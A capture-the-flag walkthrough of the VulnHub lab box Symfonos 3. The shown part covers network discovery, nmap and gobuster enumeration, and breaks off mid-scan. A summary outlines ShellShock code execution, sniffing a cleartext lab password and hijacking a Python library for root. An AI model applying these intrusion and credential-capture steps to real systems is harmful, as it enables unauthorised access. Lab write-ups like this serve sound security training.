Symfonos 3
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Agobuster --add-slashuncovers a/cgi-bin/with anunderworldendpoint that returns the output of a system command: ShellShock. Injecting the payload into theUser-Agentgets us RCE ascerberus. That user is in thepcapgroup, so with pspy we see root running an internal FTP client and withtcpdumpwe capture its cleartext credentials:hades:PTpZTfU4vxgzvRBE. Ashades, thegodsgroup can write to thepython2.7libraries; that FTP client importsftplib, so we inject code into the library and root's cron hands us a SUIDbash.
Recon
Finding the box on the local network
Symfonos 3 is a VulnHub box deployed on the local network, so the first task is not port scanning but working out which IP it got. arp-scan sends ARP requests across the whole segment and returns the MACs that answer, with the vendor resolved from the OUI file:
sudo arp-scan -I eth0 --localnet --ignoredups --macfile=/usr/share/arp-scan/ieee-oui.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     2c:70:4f:14:4e:c7       (Unknown)
192.168.1.129   b0:a4:60:cf:91:26       Intel Corporate
192.168.1.155   00:0c:29:94:6b:81       VMware, Inc.
192.168.1.138   f4:03:2a:28:e7:36       Amazon Technologies Inc.
192.168.1.142   98:01:a7:8a:fa:55       Apple, Inc.
192.168.1.128   74:e2:0c:8f:1e:6f       Amazon Technologies Inc.
192.168.1.136   a4:77:33:d7:4d:4c       Google, Inc.
192.168.1.135   56:bc:f4:cd:a2:af       (Unknown: locally administered)

12 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.503 seconds (102.28 hosts/sec). 8 responded
The other addresses are real devices on the network (a router, a laptop, a phone, speakers), but 192.168.1.155 answers with a VMware, Inc. MAC: it is a virtual machine, and the only one on the segment we do not recognise. That is the target. Our own IP, the one every reverse shell from here on will point at, is 192.168.1.80.
TTL: which operating system we are facing
A single ping does more than confirm the host is alive. The TTL field of the ICMP reply starts at a different value depending on the OS (64 on Linux/Unix, 128 on Windows) and is decremented by one on every network hop:
ping -c 1 192.168.1.155
PING 192.168.1.155 (192.168.1.155) 56(84) bytes of data.
64 bytes from 192.168.1.155: icmp_seq=1 ttl=64 time=0.466 ms

--- 192.168.1.155 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.466/0.466/0.466/0.000 ms
An undecremented ttl=64 points to Linux and zero intermediate hops (we are on the same segment, consistent with the arp-scan). It is an indicator, not proof: the TTL can be spoofed and routers modify it, but it steers the enumeration from minute one.
Initial scan
The full port scan runs from a .zshrc function that asks for the IP and walks all 65535 TCP ports with -sS (SYN scan) and --min-rate 5000:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.1.155 -oG scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 14:55 CET
Discovered open port 21/tcp on 192.168.1.155
Discovered open port 22/tcp on 192.168.1.155
Discovered open port 80/tcp on 192.168.1.155
Completed SYN Stealth Scan at 14:55, 6.58s elapsed (65535 total ports)
Nmap scan report for 192.168.1.155
Host is up, received arp-response (0.0017s latency).
Not shown: 65532 closed ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:94:6B:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
Only three open ports out of 65535, all three with ttl 64, confirming what the ping showed. A second .zshrc function extracts the ports from the greppable file and drops them on the clipboard, which is where the 21,22,80 in the next command comes from:
extractPorts scan
Extracting information...
IP Address: 192.168.1.155
Open ports: 21,22,80

Ports copied to clipboard
With the port list, the targeted version and default-script scan:
nmap -p21,22,80 -sCV 192.168.1.155
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
|   256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_  256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 00:0C:29:94:6B:81 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Three facts worth noting even if we do not yet know whether they matter:
- ProFTPD 1.3.5b on 21. That version carries the
mod_copyflaw (SITE CPFR/SITE CPTO) that allows copying files without authenticating, so it stays on the list as a fallback vector. - OpenSSH 7.4p1 on 22, from 2016. Old OpenSSH branches are prone to user enumeration, useful if we later get a list of names to validate.
- Apache 2.4.25 on Debian 9 on 80, and an empty
http-title: the landing page does not even have a title, which already suggests this is not an application but something far simpler.
Neither of the first two ends up being the way in, but they get noted: the FTP version will come back later, though through a route that has nothing to do with exploiting it.
Port 80: what is on the web
Before fuzzing routes, we fingerprint the stack:
whatweb 192.168.1.155

http://192.168.1.155 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[192.168.1.155]No CMS, no framework, no server-side language detected: just Apache. Wappalyzer in the browser confirms exactly the same (Apache 2.4.25 on Debian, not one technology more), and the page itself is only a full-screen illustration of a Cerberus:

When a site has no technology to enumerate, the next place to look is the source:
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}
</style>
</head>
<body>

<img src="image.jpg">

<!-- Can you bust the underworld? -->

</body>
</html>
Twenty-two lines of HTML, one image and one comment: Can you bust the underworld?. It is not themed decoration: bust in the slang of these boxes means directory brute forcing, and underworld is a concrete word worth keeping to hand once routes start appearing.
Web fuzzing: two tools and three dead ends
We start with dirsearch and gobuster against the root:
dirsearch -u http://192.168.1.155/ --exclude-status=403,404
gobuster dir -u http://192.168.1.155 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://192.168.1.155/

[15:02:37] Starting:
Task Completed
===============================================================
Gobuster v3.6
===============================================================
[+] Url: http://192.168.1.155
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/gate (Status: 301) [Size: 313] [--> http://192.168.1.155/gate/]
/server-status (Status: 403) [Size: 278]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================The contrast is worth pausing on: dirsearch finds absolutely nothing (it ends with a clean Task Completed, not a single result line) while gobuster does pull out /gate. It is not that one tool is better: its default wordlist (11460 words) does not contain gate, while SecLists' directory-list-2.3-medium (220561) does. When a fuzz comes back empty, the first thing to question is the wordlist, not whether routes exist.
So we enumerate inside /gate:
gobuster dir -u http://192.168.1.155/gate -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
[+] Url:            http://192.168.1.155/gate
[+] Wordlist:       /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
/cerberus             (Status: 301) [Size: 322] [--> http://192.168.1.155/gate/cerberus/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
And a third pass inside /gate/cerberus/, this time with the big wordlist (1.27 million words) in case the next route were something unusual:
gobuster dir -u http://192.168.1.155/gate/cerberus/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -t 100
[+] Url:            http://192.168.1.155/gate/cerberus/
[+] Wordlist:       /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 1273833 / 1273834 (100.00%)
===============================================================
Finished
A million and a quarter requests, zero results. The /gate/cerberus/ branch ends there.
Before writing it off completely, we look at what those two pages contain and at their source, because the landing page comment proved the HTML can carry information the site does not render:




Both pages are exact clones of the landing page (same CSS block, same <img src="image.jpg">) and neither carries a comment. Only the JPG changes. In other words: /gate and /gate/cerberus are themed scenery, a three-level-deep decoy. We note them as a dead end and back out.
The --add-slash trick
With the themed branch exhausted, the question is whether the root fuzz missed something. We repeat the three scans, but adding --add-slash, which requests every wordlist entry with a trailing slash (/word/ instead of /word):
gobuster dir -u http://192.168.1.155/gate/cerberus/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 --add-slash
gobuster dir -u http://192.168.1.155/gate/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 --add-slash
gobuster dir -u http://192.168.1.155 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 --add-slash
[+] Url:            http://192.168.1.155/gate/cerberus/     [Add Slash: true]
